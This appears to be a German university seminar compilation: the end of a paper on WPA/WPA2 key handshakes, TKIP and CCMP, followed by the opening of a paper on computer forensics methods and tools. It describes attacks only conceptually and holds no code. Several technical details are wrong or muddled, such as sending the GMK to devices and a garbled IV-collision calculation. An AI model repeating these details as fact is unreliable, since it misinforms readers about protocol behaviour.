- Ein Preshared-Schlüssel (PSK) ist ein im AP und in allen mobilen Geräten installierter Schlüssel, der mit einer nicht im IEEE801.11i beschriebene Methode verteilt werden muss.
- Ein Server-basierter Schlüssel kommt im Falle einer Upper-Layer Authentifikation vor. Er wird generiert, wenn der vom Client gegebene Schlüssel mit dem im Server gespeicherten Schlüssel übereinstimmt.

Die Pairwise-Schlüssel lassen sich nach einer bestimmten Hierarchie organisieren. Der Pairwise Master Key (PMK) ist ganz oben in der Hierarchie. Er kann ein Preshared-Schlüssel oder ein Server-Basierter Schlüssel sein. Im Falle einer Server-Basierten Authentifikation hat jedes Gerät seinen eigenen PMK. Alle anderen Pairwise-Schlüssel lassen sich aus dem PMK ableiten. In einer Server-basierten Authentifikation muss der neu generierte PMK dem AP übermittelt werden. Im WPA geschieht das via RADIUS. Der PMK ist 32 Byte lang und wird nicht direkt in der Verschlüsselung benutzt. Eine Menge von Schlüsseln wird aus ihm abgeleitet um alle Verbindungen zu schützen. Vier Schlüssel werden erzeugt:

- Der Data Encryption Schlüssel (128 Bit)
- Der Data Intergrity Schlüssel (128 Bit)
- Der EAPOL key Encryption Schlüssel (128 Bit)
- Der EAPOL key Integrity Schlüssel (128 Bit)

Alle vier Schlüssel sind temporär und werden jedes Mal, dass das Gerät sich mit dem AP verbindet, neu generiert. Sie haben jedes Mal neue Werte. Die ersten zwei Schlüssel dienen zur Verschlüsselung von Daten und zum Schutz gegen Nachrichtenänderung. Die beiden anderen Schlüssel sichern während des Zugriffskontrolle-Handshakes die Verbindung zwischen dem mobilen Gerät und dem AP. Um zu erreichen, das die temporären Schlüssel jedes Mal mit neuen Werten erzeugt werden, werden im Erzeugungsprozess jedes Mal zwei neue Werte benutzt, die so genannten Nonces. Der Wert von einem Nonce wird zufällig generiert. Ein Nonce-Wert darf aber nicht zwei Mal mit dem selben Schlüssel benutzt werden. Die temporären Schlüssel sind in den beiden Kommunikationspartner zu finden weil jeder von den Beiden eine Kopie erzeugt: Jedes Gerät generiert einen Nonce, schickt den an das andere Gerät und generiert die Schlüssel. Für die Generierung werden die beiden Nonces und die beiden MAC-Adressen benutzt, um zu gewährleisten, dass die Schlüssel nur von den beiden Geräten generiert werden können. Ein Gerät ist vertrauenswürdig nur wenn er beweisen kann, dass er eine Kopie des PMKs hat, indem es die temporären Schlüssel richtig generiert. Das Schlüsselgenerierenrungsprozess ist „4 way exchange“ genannt und wird mittels einer besonderen Art von EAPOL-Nachrichten, die so genannten EAPOL-Key-Nachrichten, realisiert. Der 4 way exchange läuft wie folgendes ab: Erstens werden die beiden Nonces unabhängig voneinander generiert. Der Authenticator-Nonce ist Anonce genannt, der vom Supplicant Snonce. Und dann werden die folgenden Nachrichten getauscht:

- Nachricht (A): Authenticator → Supplicant: Diese Nachricht enthält den Anonce-Wert. Diese Nachricht wird unverschlüsselt übertragen und hat keinen Änderungsschutz. Wenn sie geändert wird, schlägt den Handshake ohne Gefahr fehl. Jetzt hat der Supplicant alle erforderliche Angaben für die Schlüsselgenerierung, sprich den PMK, die beiden MAC-Adressen und die beiden Nonces.
- Nachricht (B): Supplicant → Authenticator: Diese Nachricht enthält den Snonce damit der Authenticator die temporären Schlüsseln generieren kann. Diese Nachricht wird unverschlüsselt übertragen und enthält einen Message Integrity Code (MIC) um Übertragungsfehler zu vermeiden. Um den MIC zu berechnen wird den EAPOL-Key-Integrity Schlüssel benutzt, und so kann der Authenticator erfahren, ob der Supplicant den PMK hat. Wenn nicht schlägt den MIC-Check fehl.
- Nachricht (C): Authenticator → Supplicant: Der Authenticator informiert den Supplicant, das er jetzt bereit ist, die neuen Schlüssel für die Verschlüsselung zu benutzen. Diese Nachricht enthält auch einen MIC, damit der Supplicant nachprüfen kann, ob der Authenticator den gültigen PMK hat. Eine alte Nachricht (C) kann nicht „replayed“ werden, da die Nonces jedes Mal neue Werte haben. Diese Nachricht ist auch unverschlüsselt. Der Authenticator installiert die neuen Schlüsseln nur wenn er die letzte Nachricht(D) erhält: Wenn die Nachricht (C) nicht erfolgreich übermittelt wurde, muss sie nochmal unverschlüsselt gesendet werden.
- Nachricht (D): Supplicant → Authenticator: Diese Nachricht beendet den 4 way Handshake und weist hin, dass der Supplicant jetzt die Schlüsseln installiert hat und dass er die Verschlüsselung anfängt. Diese Nachricht ist unverschlüsselt. Erhält der Authenticator diese Nachricht, installiert er die Schlüssel.

Jetzt müssen nur die Gruppenschlüssel gesetzt werden. Dies läuft wie folgendes ab:

- Ein 256 Bit langer Group Master Key (GMK) wird erzeugt.
- Ein 256 Bit langer Group Transit Key (GTK) wird aus dem GMK abgeleitet.
- Nachdem eine sichere Pairwise-Verbindung erstellt wird, wird der GMK dem neuen Gerät mit einer aktuellen Sequenznummer geschickt und wird auf die Acknowledge-Nachricht gewartet.

3.2.2 TKIP

TKIP ist das von WPA zur Paketverschlüsselung benutzte Protokoll. Es wurde entworfen, um die Sicherheitslücken bei WEP durch einen Software-Update zu beseitigen, damit die WEP-Hardware weiterbenutzt werden kann. TKIP benutzt auch RC4 für die Verschlüsselung. Bei TKIP sind Nonce und IV äquivalente Begriffe. Der IV wird mit jedem Paket um 1 inkrementiert und darf nicht mehr zufällig gewählt werden. Die IV-Länge wurde um 32 Bit erhöht. Die neue IV-Länge beträgt 56 Bit. Es werden aber nur 48 Bit benutzt und ein Byte wird „weggeworfen“ um das Auftreten von schwachen Schlüsseln zu vermeiden, was aber eine ausreichende Länge ist: In einem Netz wo 10000 Packte pro Sekunde gesendet werden, wird ein IV-Konflikt nach weniger als halbe Stunde auftreten, das geschieht nach 900000 Jahren mit einem 48 Bit langem IV, was das Problem von IV-Konflikte löst aber ein neues Problem verursacht: die alte WEP-Hardware kann nur 24-Bit-IVs behandeln. Deswegen wird der neue IV in zwei geteilt: die ersten 16 Bits des IVs werden zu 24 Bits mit einer Methode erweitert, die das Erzeugen von Schwachen Schlüsseln vermeidet. Diese 24 Bits werden WEP-ähnlich von RC4 benutzt, aber nicht mit dem üblichen Geheimschlüssel: ein gemischter Schlüssel wird

aus den MAC-Schlüsseln, dem Verschlüsselungsschlüssel und dem IV generiert. So erreicht man, dass der vom RC4 benutzter Schlüssel mit jedem IV, also auch mit jedem neuen Paket, sich ändert.

WEP hat keinen Schutz gegen Replay-Attacken. TKIP besitzt aber einen Anti-Replay-Mechanismus, den so genannten TKIP Sequence Counter (TSC): die IV-Werte fangen immer mit 0 an und werden nach jedem Paket um 1 inkrementiert. Weil ein IV unter der Benutzung von einem vorgegebenen Schlüssel nicht zwei mal vorkommt, werden alle Pakete mit einem schon empfangenen IV verworfen. Das erlaubt aber immer noch einem Angreifer, alte Pakete mit einem neuen IV zu senden. Diese Pakete werden natürlich verworfen werden, weil sie sich nicht richtig entschlüsseln lassen. Das könnte aber verursachen, das ein legales Paket als Replay-Paket betrachtet wird, da sein IV vom Angreifer benutzt wurde. Und so kann ein Angreifer eine Denial Of Service-Attacke gegen das Nachricht einrichten.

Für die Generierung von MICs wird der Michael-Algorithmus eingesetzt. Michael erzeugt einen 8 Byte langen MIC aus den ganzen verschlüsselten Daten im Paket und den MAC-Adressen. Michael wurde speziell für TKIP entworfen. Er kann unter einem relativ schwachen Prozessor und ohne schnelle Hardware-Multiplikation effizient laufen, es werden nur Rotationen und XOR-Operationen von Michael benutzt. Dieser Algorithmus hat aber eine Schwachstelle. Ein zufällig erzeugter MIC hat die Wahrscheinlichkeit von 1/1000000, mit dem erwarteten Wert übereinzustimmen, was eine hohe Wahrscheinlichkeit ist. Um dieses Problem zu beheben, wurden Gegenmaßnahmen implementiert: wird ein falscher MIC von einer Station übermittelt, wird sie eine Minute gesperrt. Das heißt, dass ein Brute Force-Erraten des MICs ein Jahr dauern könnte. Entdeckt der AP einen MIC-Failure in einer Multicast-Nachricht, wird der Gruppenschlüssel gelöscht und das Multicast-Senden unterbrochen. Wenn ein Anderer MIC-Failure innerhalb der letzten 60 Sekunden entdeckt wurde, wartet der AP bis die 60 Sekunden-Sperre vorbei ist, erzeugt einen neuen Gruppenschlüssel und verteilt ihn. Der Vorgang ist bei Unicast-Nachrichten ähnlich. Die IEEE802.1X-Nachrichten werden aber nicht gesperrt, sonst wäre das Erzeugen von neuen Pairwise-Schlüssel nicht möglich. Entdeckt eine Station einen MIC-Failure, löscht sie die Sitzungschlüssel und fordert neue Schlüssel an. Der Angreifer hat aber immer noch die Möglichkeit, eine Denial of Service-Attacke auszuführen, in dem er ein geändertes Multicast-Paket jede 59 Sekunden schickt, was immer das Netz für die nächste Minute sperrt. Eine solche Attacke ist aber schwer zu realisieren, weil das Paket immer einen gültigen IV haben muss und richtig verschlüsselt werden muss. Es ist aber für einen Angreifer günstiger, eine Denial of Service auszuführen, in dem an alle Stationen eine Disassociate-Nachricht geschickt wird und das ist nicht zu vermeiden.

Trotz dieser ganzen Maßnahmen ist ein PSK immer noch angreifbar: ein schwacher Schlüssel kann mit einer Wörterbuch-Attacke herausgekriegt werden. Deswegen ist es empfohlen, den PSK geschickt zu wählen: Ein guter Schlüssel wäre eine Alphanumerische Sequenz von Groß- und Kleinbuchstaben und Sonderzeichen.

3.3 WPA2

Im WPA2 wurden die grundlegenden Funktionalitäten von IEEE802.11i implementiert. Für die Verschlüsselung wird AES-CCMP eingesetzt. AES ist kein Sicherheitsprotokoll sondern eine auf den Rijndael-Algorithmus basierender reversibler Blockchiffre. AES steht für Advanced Encryption Standard und entschlüsselt/verschlüsselt Datenblöcke von fester Länge. Jeder Block ist 128 Bit lang. AES wurde from scratch implementiert, deswegen ist ein Software-Update von WEP zu WPA2 nicht möglich. CCMP ist das von WPA2 benutzte Verschlüsselungsprotokoll. CCMP steht für Conter Mode-CBC MAC Protokoll. Es definiert eine Menge von Regeln nach denen die Pakete mit AES verschlüsselt werden müssen. AES unterstützt 16 verschiedene Modi. CCMP benutzt den CCM-Modus. Dieser Modus wurde extra für RSN




Abbildung 4: TKIP gemischter Schlüssel [EdAr03]

entworfen. Im CCM-Modus werden der Conter-Modus kombiniert mit Cipher Block Chaining (CBC) eingesetzt.

Der Conter-Modus funktioniert wie folgendes: Ein zufällig generierter Wert, Conter genannt, wird mit AES verschlüsselt. Dann wird jeder Block der Nachricht mit dem Conter „XORt“ und nach jeder XOR-Operation wird der Conter um 1 erhöht und wieder verschlüsselt. Der Conter kann höchstens 11 Mal inkrementiert werden. Der Conter-Wert wird mit jedem Paket dem Kommunikationspartner übermittelt. Dieser Modus hat interessante Kryptographische Eigenschaften: Die Verschlüsselung ist identisch zur Entschlüsselung weil XOR verkettet mit sich selbst die Identität ist. Das heißt, es ist genügend, nur eine Verschlüsselungseinheit zu implementieren. Man kann auch eine Nachricht parallel verschlüsseln: der Conter ist für jede Nachricht bekannt, deswegen kann man alle Blöcke parallel verschlüsseln. Wenn die Länge einer Nachricht nicht ein Vielfaches von der Länge eines Blocks ist, verschlüsselt man den kurzen Block mit dem dazu passenden Anzahl von Conter-Bits.

CBC wird benutzt, um die MICs zu generieren. Der MIC wird berechnet um die Authentizität einer Nachricht zu überprüfen. Im CCM-Kontext sind MIC und CBC-MAC äquivalente Begriffe (MAC steht für Message Authentication Code). CBC funktioniert wie folgendes: Man verschlüsselt den ersten Block mit AES, XORt das Ergebnis mit dem zweiten Block und verschlüsselt das Ergebnis, XORt das Ergebnis mit dem dritten Block und verschlüsselt das Ergebnis und so weiter. Das Ergebnis ist ein Block der Länge 128 Bit. Wenn ein Bit in der Nachricht geändert wird, besteht die Möglichkeit von 2^{-128} dass der CBC-MAC sich nicht ändert, was vernachlässigbar ist.

Bei AES-CCMP werden weniger Schlüssel aus den PMK und GMK abgeleitet. Die abgeleiteten Schlüssel sind:

- Der Data Encryption/Integrity Schlüssel (128 Bit)

- Der EAPOL key Encryption Schlüssel (128 Bit)
- Der EAPOL key Integrity Schlüssel (128 Bit)
- Der Group Encryption/Integrity Schlüssel (128 Bit)

Der WPA2-Handshake ist zum WPA-Handshake ähnlich.

4 Zusammenfassung

WEP war der erste Versuch, Verschlüsselungsprotokolle für WLANs zu entwerfen. WEP hat aber viele Sicherheitslücken, die dazu geführt haben, dass Angriff-Tools entwickelt wurden, mit denen ist es mittlerweile möglich, in weniger als einer Minute den WEP-Schlüssel zu knacken.

Nachdem WEP völlig gebrochen wurde, war es nötig, nach neuen Sicherheitsmechanismen zu suchen. WPA und WPA2 sind viel sicherer und bei denen wurden so gut wie alles Sicherheitslücken von WEP gedeckt, und damit sind sie für Business-Anwendungen reif. Total sicher sind sie aber nicht, DoS-Attacken sind immer noch möglich und Schwache Schlüssel sind mit Wörterbuch-Angriffen schnell zu erraten.

Literatur

[A.Kl06] A.Klein. Attacks on the RC4 stream cipher, 2006.

[BoGW01] Nikita Borisov, Ian Goldberg und David Wagner. Intercepting Mobile Communications: The Insecurity of 802.11. `http://www.isaac.cs.berkeley.edu/isaac/wep-faq.html`, 2001.

[EdAr03] Jon Edney und William A. Arbaugh. *Real 802.11 Security.* Addison-Wesley. 2003.

[FlMS01] Scott Fluhrer, Itsik Mantin und Adi Shamir. Weaknesses in the Key Scheduling Algorithm of RC4. *Lecture Notes in Computer Science* Band 2259, 2001, S. 1–??

[Kore04] KoreK. Need security pointers, 2004.

[TeWP07] Erik Tews, Ralf-Philipp Weinmann und Andrei Pyshkin. Breaking 104 bit WEP in less than 60 seconds. Cryptology ePrint Archive, Report 2007/120, 2007. `http://eprint.iacr.org/`.

[Walk00] J. Walker. Unsafe at any key size; an analysis of the WEP encapsulation, 2000.

Abbildungsverzeichnis

Computer-Forensik

Patrick Armbruster

Diese Seminararbeit zum Thema Computer-Forensik bietet dem Leser einen Einstieg in das breite Gebiet der Erkennung, Analyse und Aufklärung krimineller Handlungen in Verbindung mit IT Systemen. Sie erhebt keinen Anspruch auf Vollständigkeit, sondern zeigt vielmehr einige grundlegende Problemstellungen und Vorgehensweisen dieses weitreichenden Themas auf. Die Seminararbeit setzt sich mit der Beweissicherung nach einem sicherheitsrelevanten Vorfall auseinander, es werden Ziele, Methoden und aber auch Grenzen IT-forensischer Untersuchungen erörtert. Es werden Ansätze und Methoden erläutert, wie aus *Angreifersicht* eine Beweissicherung erschwerbar ist. An einem Fallbeispiel werden weitere Verfahren und Werkzeuge vorgestellt.

1 Einleitung

Der Begriff „Forensik“ fasst Arbeitsgebiete zusammen, die sich mit der Identifikation, der Analyse und der Aufklärung von Straftaten und Verbrechen geht. Diese Arbeit setzt sich im Folgenden mit einem Teilgebiet jener Disziplin auseinander, das sich im Wesentlichen um kriminelle Handlungen in Verbindung mit Computersystemen dreht. Weniger geht es hierbei um „herkömmliche“ kriminelle Handlungen der realen Welt, bei denen Computer u.a. als Hilfsmittel zum Einsatz kommen - wie zum Beispiel einem Bankraub, in Folge dessen man die PCs verdächtiger Personen nach Hinweisen in Email-Korrespondenz oder Ähnlichem durchforstet - als vielmehr um Verbrechen durch und innerhalb von IT Systemen mit dem Computer als wichtigstem Tatwerkzeug und Computernetzen als *Fortbewegungsmittel* und Medium. Das Folgende dreht sich somit um *Computer-* oder *IT-Forensik*.

Zunächst (Abschnitt 2) wird das Vorgehen und die Beweissicherung nach einem sicherheitsrelevanten Vorfall beschrieben, es werden mögliche Spuren erläutert und die notwendigen Schritte, um diese zu sichern. Es wird deutlich gemacht, dass hierbei z.B. die Reihenfolge, in der dies geschieht, von nicht unerheblicher Bedeutung ist.

Das darauf folgende Kapitel (Abschnitt 3) vertieft Motivation und Ziele dieses Überbegriffes und erklärt, zu welchen Erkenntnissen man kommen kann und wozu diese im Einzelnen von nutzen sein werden.

Vorgehensweisen und Methoden zur Durchführung IT-forensischer Analysen werden direkt im Anschluss (Abschnitt 4) vorgestellt, es wird erläutert, wodurch bestimmte Spuren entstehen und wie diese erkannt und gesichert werden können.

Die gründlichste Investigation kann und wird an vielen Punkten jedoch auch an die Grenzen der technischen-, geographischen- oder politischen Gegebenheiten stoßen. Details und Hintergründe dazu werden hier vorgestellt (Abschnitt 5), um in direktem Anschluss (Abschnitt 6) einige Möglichkeiten zur Vereitelung der Beweissicherung von Seiten des Angreifers zu diskutieren.

Zum Abschluss wird ein Fallbeispiel (Abschnitt 7) ein typisches Szenario eines Einbruchs in ein firmeninternes Netzwerk veranschaulichen.

2 Beweissicherung nach einem Vorfall

Oft ist es ein Anfangsverdacht, der sich nach weiteren Nachforschungen erhärtet: Ein Computer oder das Netzwerk der Firma, für dessen Sicherheit man als Administrator verantwortlich ist, wurde Opfer eines Angriffes durch einen Hacker. Untypischer Netzwerkverkehr im internen Netz, ungewöhnliche Logfile-Einträge, ein Alarmsignal eines *IDS-Systems* - Intrusion Detection System: Überwacht Netzwerke und/oder einzelne Computer auf verdächtige Aktivitäten - oder oftmals auch der pure Zufall sorgen für eine Entdeckung ungewollter Aktivitäten in der vermeintlich abgesicherten Umgebung eines Firmen- oder Heimnetzwerkes.

Oftmals kommt es auch vor, dass einer zufällig bemerkten Unregelmäßigkeit aufgrund von Zeitmangel oder fehlendem Fachwissen nicht weiter nachgegangen wird, wodurch viele Vorfälle unbemerkt bleiben oder erst verspätet auffallen. Generell sollten daher Administratoren und auch „gewöhnliche“ Anwender sensibilisiert werden, Unregelmäßigkeiten wahrzunehmen und diese ggf. zu melden. Auch können die Anforderungen einer forensischen Untersuchung involvierter Computersysteme in vielen Fällen das Fachwissen der zuständigen Administratoren übersteigen, weshalb diese in Betracht ziehen sollten, die Ermittlungen internen oder externen Ermittlungsspezialisten zu überlassen und lediglich unterstützend zur Seite zu stehen.

Der *normale Weg von der Feststellung eines Sicherheitsvorfalls bis zur Aufklärung* [Gesc07b] lässt sich häufig in folgende Phasen gliedern:

- Ungewöhnliche Aktivitäten werden durch Administratoren oder Anwender wahrgenommen
  - Neugierde führt oft zur weiteren Beobachtung
  - Erste schnelle Sammlung von Spuren
- Der Anfangsverdacht wird bestätigt (durch andere Anzeichen oder erste Schadensfeststellung)
  - Die Straftat bzw. der Schaden wird entdeckt und evtl. bestätigt
  - Meldung an interne oder externe Ermittlungsspezialisten
- Elektronische Beweise möglichst vollständig sicherstellen
- Beweisspuren identifizieren und analysieren
- Analysergebnisse interpretieren und verifizieren
- Ergebnisse in Bericht zusammenfassen und präsentieren

Bei ersten Verdachtsmomenten ist es wichtig, möglichst viele Details zu den einzelnen unternommenen Untersuchungsschritten und den jeweiligen Ergebnissen zu dokumentieren. Zunächst werden die untersuchten Daten wie z.B. Log-Dateien, Netzwerkverkehr-Mitschnitte oder Emails gesichert, um eine nachträgliche Manipulation oder versehentliches Ändern oder Löschen zu verhindern. Hierzu bieten sich vor allem einfach beschreibbare Medien wie CDs oder DVDs an, da hierauf nach dem Schreiben nur noch lesend zugegriffen werden kann.

Nun werden die gesicherten Informationen nach Hinweisen durchsucht, die den Anfangsverdacht erhärten. Bestätigt sich dieser, wird mit der Sicherstellung möglichst aller in Frage kommenden Beweise begonnen.

Flüchtige Informationen sollten hierbei Vorrang haben, da diese unter Umständen nach kurzer Zeit verloren gehen können. Hierzu gehören beispielsweise Inhalte von Caches oder Arbeitsspeichern, welche von extrem kurzlebiger Natur sind. Aber auch manche Logdateien halten ihre Informationen aufgrund von Größenbeschränkungen nicht auf Dauer. Die Sicherstellung von flüchtigen Daten wie Arbeitsspeicherinhalten bietet zweifelsohne besondere Herausforderungen, da hierzu am laufenden System eine Möglichkeit gefunden werden muss, an dessen Inhalt zu gelangen. Konkrete Werkzeuge hierzu werden im Kapitel *Methoden der Computer-Forensik* (4) vorgestellt. Ein weiteres Problem ist, dass man das System für die Dauer der Sicherung flüchtiger Daten in Betrieb halten muss. In Fällen unmittelbarer Gefahr oder wachsenden Schadens durch jede Minute weiteren Betriebes des kompromittierten Systems muss jeweils abgewogen werden, was wichtiger ist – die Sicherstellung der Informationen im Arbeitsspeicher oder die Vermeidung weiteren Schadens.

Ergänzende Sofortmaßnahmen könnten die vorübergehende Deaktivierung einzelner Ports, Dienste oder ganzer Systeme sein, welche von vermeintlichen Schwachstellen betroffen sind oder im Verdacht stehen, durch den Angreifer manipuliert worden zu sein. Eine sorgfältige und möglichst vollständige Dokumentation ist für die Analyse, die anschließende Rekonstruktion und Beweisführung unerlässlich.

Nachdem alle elektronischen Spuren gesichert wurden, werden diese nach möglichen Indizien durchsucht und ein Beweismittel-Katalog aufgebaut. Anschließend folgt die Analyse, Beweise werden miteinander in Zusammenhang gebracht und es wird versucht, den kompletten Vorfall zu rekonstruieren, um abschließend die gewonnenen Erkenntnisse zu präsentieren.

3 Ziele der Computer-Forensik

Um ein System sicher zu machen, muss man zunächst einmal mögliche Schwachstellen sowie die Methoden der Angreifer kennen. Eine Möglichkeit, aktiv Angreifer anzulocken und ihre Vorgehensweisen zu studieren bieten *Honeypots* und *Honeynets*. Jedoch können ebenfalls viele Erkenntnisse aus Angriffen auf die *echten* Systeme gewonnen werden:

- Wo befinden sich bisher unentdeckte Sicherheitslücken?
- Sind vielleicht noch andere Systeme vom gleichen oder ähnlichen Problemen betroffen?
- Handelt es sich bei dem Vorfall um einen automatisierten Vorgang, z.B. durch *Würmer*, *Trojaner* oder *Bots*, die autonom Systeme auf Lücken hin untersuchen und in diese eindringen, oder war es ein gezielter Einbruch mit individuellem Hintergrund?
- Kann man Rückschlüsse über die Vorgehensweise der Angreifers treffen, und lässt sich daraus vielleicht sogar ein Profil für eine automatisierte Anomalieerkennung herleiten?
- Worauf hat man es abgesehen, welche Motivation steckt dahinter?
- Wie versiert und hartnäckig sind die Angreifer und welchen Aufwand sind sie bereit zu betreiben?
  Ein Zitat aus [MiSi05]: „Every time some [developer] says 'Nobody will go to the trouble of doing that', there's some kid in Finland who will go to the trouble."

Aus strafrechtlicher- oder zivilrechtlicher Sicht ist das oberste Ziel die Aufdeckung der Identität des Angreifers zum Zwecke der Geltendmachung zivilrechtlicher Ansprüche und/oder Strafverfolgung. Auch spielt die Motivation des/der Täter(s) eine Rolle, es muss die Frage geklärt werden, ob es sich lediglich um ein sog. *script kiddie* - Ein gängiger Begriff für einen

unerfahrenen und/oder jugendlichen Hacker - handelt oder ob ein Vorfall politischer oder wirtschaftlicher Spionage zuzurechnen ist – ein wesentlicher Unterschied in der Tragweite. Rückschlüsse auf die Motivation lassen sich vielleicht durch die Analyse und Interpretation der gesammelten Spuren treffen.

4 Methoden und Werkzeuge

Im Folgenden wird ein kleiner Auszug aus gängigen Methoden, Richtlinien und Werkzeugen für IT-forensische Untersuchungen vorgestellt.

4.1 ACPO Richtlinie

Die *Association of Chief Police Officers* (ACPO) definiert in einer kürzlich herausgegebenen Richtlinie [t0907a] zum Umgang mit Computerbasierten elektronischen Beweismaterialien u.a. Vorgehensweisen, wie ein PC-System beim Eintreffen der Beamten sicherzustellen ist. Dieses Szenario orientiert sich an der Sichtweise polizeilicher Ermittler, welche Beweismittel in der Wohnung eines Verdächtigen sichern wollen, und differenziert sich damit von dem bisher betrachteten Szenario insofern, dass sich die Richtlinie um die Beweismittelsicherung auf Täterseite und nicht auf Opferseite dreht.

Als erste zu ergreifende Maßnahme wird jede angetroffene Person außer Reichweite des Computers, der Peripherie oder deren/dessen Stromversorgung gebracht, um eventuelle Versuche zu verhindern, Spuren zu verwischen. Auch wird zum Zwecke einer lückenlosen Dokumentierung empfohlen, das gesamte Vorgehen mit einer Videokamera oder einem Fotoapparat zu dokumentieren. Weiterhin wird nun zunächst unterschieden, ob sich das betroffene PC-System in Betrieb befindet oder ausgeschaltet zu sein scheint.

Befindet sich der Computer in ausgeschaltetem Zustand, darf er aus Gründen der Spurenerhaltung nicht eingschaltet werden. Weiterhin sollte die Verkabelung und sonstige eventuell wichtige Details des PC-Systems dokumentiert werden, bevor alles abgebaut und beschlagnahmt wird. Läuft der Computer hingegen, ist zunächst der aktuelle Bildschirminhalt zu fotografieren/dokumentieren. Besteht die Möglichkeit, auf das laufende System zuzugreifen, wird versucht, ein möglichst vollständiges Abbild des Arbeitsspeichers zu sichern.

4.2 Arbeitsspeicher

Um an den flüchtigen Inhalt des Arbeitsspeichers zu gelangen, gibt es mehrere Ansätze. Zum einen gibt es die *Page-Datei*, welches auf der Festplatte die ausgelagerten Teile (*Pages*) des virtuellen Speichers vieler Prozesse enthält. Dieses ist kein vollständiges Abbild des Arbeitsspeichers, es enthält lediglich Fragmente. Sollte es nicht möglich sein, wie im Folgenden beschrieben ein komplettes Abbild zu erhalten, kann die *Page-Datei* dennoch nützliche Informationen offenbaren. Beispielsweise könnten Teile des virtuellen Speichers einer Verschlüsselungssoftware wie TrueCrypt [t09b] für kurze Zeit darin ausgelagert worden sein. Wird mit dieser Software auf ein verschlüsseltes Medium zugegriffen, wird der Schlüssel - dieser ist üblicherweise ein *Hashwert* des Entschlüsselungs-Passwortes - zum Zwecke der *on-the-fly* Ver- und Entschlüsselung im Speicher ablegen. Findet sich dieser Schlüssel in der Page-Datei, ist es ohne weiteres möglich, die Daten des verschlüsselten Mediums zu entschlüsseln.

Ein möglicher Ansatz, ein komplettes Speicherabbild zu erhalten, wird durch die Ruhezustand-Funktion (*Hibernation*) aktueller Desktop-Betriebssysteme ermöglicht. Beim überführen des Systems in den Ruhezustand wird der komplette Arbeitsspeicherinhalt auf die Festplatte gesichert, um die Systemausführung zu einem späteren Zeitpunkt an gleicher Stelle

wieder fortsetzen zu können. Viele Desktop-Betriebssysteme bieten auch im gesperrten Zustand die Möglichkeit, in den Ruhezustand überzugehen. Wird ein solches Abbild auf der Festplatte gefunden, kann der gesamte Speicherinhalt analysiert werden.

Im Folgenden wird mit X-Ways Forensics ein Werkzeug vorgestellt, welches vielfältige Festplatten- und Dateisystemanalysen ermöglicht.

4.3 X-Ways Forensics

Eine umfangreiche Forensik-Software ist „*X-Ways Forensics*“ der *X-Ways Software Technology AG* ([t09c]). Neben Standardfunktionalitäten wie dem *Klonen* von Datenträgern, Indizieren von Dateien und Wiederherstellung gelöschter Dateien bietet es zum Beispiel die Funktion, den physischen Arbeitsspeicher einzusehen und zu sichern. Da *X-Ways Forensics* nur auf Windows läuft, ist dies bei anderen Betriebssystemen nicht praktikabel. Hierzu muss eine alternative Software verwendet werden. Voraussetzung ist natürlich ein entsprechender Zugang zum Laufenden System.

Eine vollständige Liste aller Funktionen kann auf der Website des Herstellers ([t09c]) eingesehen werden, Ausschnitte hiervon werden im Folgenden vorgestellt.

- *Dateisysteme und Analysemöglichkeiten*
  Neben der Unterstützung nahezu *aller* gängigen Dateisysteme ist es auch möglich, bereits gelöschte Dateien wiederherzustellen, sofern sie nicht bereits überschrieben wurden. Anhand des Fragmentierungsverlaufs einer Datei können Aussagen über Positionen nachträglicher Veränderungen getroffen werden. Auch werden spezifische Funktionen der Dateisysteme, beispielsweise die *Alternativen Datenströme* (ADS) von NTFS, in die Analyse mit einbezogen.

- *Indizierung*
  Das Tool erstellt eine umfangreiche Datenbank aller Dateien, deren *Metadaten* sowie Inhalten. Somit kann nun nach ganzen Listen von Suchbegriffen oder komplexen vordefinierten Filtern gesucht werden, wogegen das manuelle Durchforsten bei den Datenmengen, die auf heutigen Systemen anfallen, sicher nicht praktikabel wäre.

- *Dateitypen und ihre Inhalte*
